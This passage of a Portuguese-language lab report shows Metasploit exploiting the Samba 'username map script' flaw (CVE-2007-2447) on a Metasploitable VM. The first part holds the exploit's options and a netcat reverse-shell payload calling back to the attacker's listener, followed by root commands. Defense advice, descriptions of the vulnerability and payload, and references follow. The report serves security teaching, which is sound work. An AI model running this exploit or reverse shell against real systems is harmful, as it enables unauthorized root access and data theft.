Name      Current Setting  Required  Description  
-----  
LHOST     10.10.10.3       yes       The listen address  
LPORT     4444              yes       The listen port  
  
Exploit target:  
Id  Name  
--  --  
0   Automatic  
  
msf exploit(usermap_script) > run  
[*] Started reverse TCP handler on 10.10.10.3:4444  
[*] Command shell session 1 opened (10.10.10.3:4444 -> 10.10.10.2:46478) at 2017-07-07 12:22:35 -0300  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Agora, como demonstração do status de root do invasor, criaremos um arquivo no diretório raiz / da máquina alvo.

Criando o arquivo “not_a_virus.txt” no diretório raiz, sem a necessidade de senha de administrador.



```
root@kali: ~  
Name      Current Setting  Required  Description  
-----  
RHOST     10.10.10.2       yes       The target address  
RPORT     139              yes       The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
Name      Current Setting  Required  Description  
-----  
LHOST     10.10.10.3       yes       The listen address  
LPORT     4444              yes       The listen port  
  
Exploit target:  
Id  Name  
--  --  
0   Automatic  
  
msf exploit(usermap_script) > run  
[*] Started reverse TCP handler on 10.10.10.3:4444  
[*] Command shell session 1 opened (10.10.10.3:4444 -> 10.10.10.2:46478) at 2017-07-07 12:22:35 -0300  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
touch /not_a_virus.txt
```


Verificamos que o arquivo foi de fato criado.

A screenshot of a Metasploit terminal window titled "metasploit [Running] - Oracle VM VirtualBox". The terminal shows a user prompt "msfadmin@metasploitable:/\$" followed by two "ls" commands. The first "ls" command lists the root directory contents: bin, dev, initrd, lost+found, nohup.out, root, sys, var, boot, etc, initrd.img, media, opt, sbin, tmp, vmlinuz, cdrom, home, lib, mnt, and proc. The second "ls" command lists the contents of the root directory, including a new file "not_a_virus.txt" that was created during the attack. The terminal window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The bottom of the window shows a taskbar with various icons and the text "Alt Gr + Menu key".

```
metasploit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:/$ ls
bin    dev    initrd  lost+found  nohup.out  root  sys  var
boot   etc    initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom  home   lib      mnt        proc       srv   usr
msfadmin@metasploitable:/$ ls
bin    dev    initrd  lost+found  nohup.out  not_a_virus.txt  proc  srv  usr
boot   etc    initrd.img  media      not_a_virus.txt  root  sys  var
cdrom  home   lib      mnt        opt          sbin  tmp  vmlinuz
msfadmin@metasploitable:/$ _
```

Assim finalizamos o ataque. Um atacante com acesso root a um sistema poderia facilmente roubar informações, desativar serviços ou instalar malwares com relativa impunidade.

3. Defesa

Felizmente esse ataque pode ser facilmente evitado, como a vulnerabilidade que foi usada é limitada ao Samba versões 3.0.0 até 3.0.25rc3, atualizar o samba para uma versão mais nova o deixará completamente imune contra esse ataque em particular.

Pode-se também bloquear o tráfego TCP outgoing da máquina (Bloqueia Reverse TCP), porém este método não é recomendado pois irá interferir com o funcionamento da máquina.

4. Descrição da Vulnerabilidade

A vulnerabilidade concentra-se na funcionalidade denominada “MS-RPC” entre as versões 3.0.0 e 3.0.25rc3 do Samba. A funcionalidade permite que usuários que fazem autenticação remota executem comandos via shell para invocar várias

funções do MS-RPC na impressora remota e para gerenciamento de arquivos compartilhados. A vulnerabilidade permite que atacantes remotos executem comandos arbitrários através da shell por meio de uma falha na função “SamrChangePassword” quando a opção “username map script” de smb.conf está ativada.

5. Descrição do Exploit

- Nome: Samba Username Map Script
- Função: Utiliza como vantagem uma vulnerabilidade no Samba, versões (2.0.20 até 3.0.25rc3) quando faz uso das opções de configuração do “username map script”. Através da especificação do nome de usuário o qual contém meta caracteres, atacantes podem executar comandos arbitrários. Não é necessário autenticação para explorar esta vulnerabilidade desde que a opção é utilizada para mapear nomes de usuário para autenticação.
- Módulo: exploit/multi/samba/usermap_script
- Confiabilidade: excelente
- Plataforma: unix
- Referência: <http://cvedetails.com/cve/cve-2007-2447>

6. Descrição do Payload

- Nome: Reverse TCP
- Função: Criar um shell interativo via netcat
- Módulo: payload/cmd/unix/reverse_netcat
- Confiabilidade: normal
- Plataforma: unix

7. Descrição das ferramentas complementares

Todas as ferramentas utilizadas estão disponíveis na distribuição Kali Linux utilizada: kali-linux-xfce-2017.1-amd64

8. Conclusão

O sucesso do ataque descrito evidencia claramente a necessidade de se dar especial atenção a requisitos de segurança no desenvolvimento de software, uma vez que, devido ao grande nível de complexidade que um projeto pode alcançar serão quase sempre geradas inevitáveis vulnerabilidades passíveis de serem exploradas pela elaboração de um exploit especializado, a fim de que o contexto do processo em execução seja usado por payloads maliciosos. Embora continuamente são desenvolvidas novas ferramentas para a detecção da atividade de exploits e o crescente conhecimento acerca das vulnerabilidades exploradas pelos mesmos, ainda assim, a segurança durante o desenvolvimento do código é sempre a mais desejável para o sistema como um todo para se evitar que o programa processe indevidamente entradas hostis.

9. Referências

- Vulnerabilidade: <https://www.cvedetails.com/cve/CVE-2007-2447/>
- Código fonte do exploit:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/samba/usermap_script.rb
- Exploit utilizado:
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script
- Payload utilizado:
https://www.rapid7.com/db/modules/payload/cmd/unix/reverse_netcat
- Reverse TCP:
<https://www.backtrack-linux.org/forums/showthread.php?t=34106>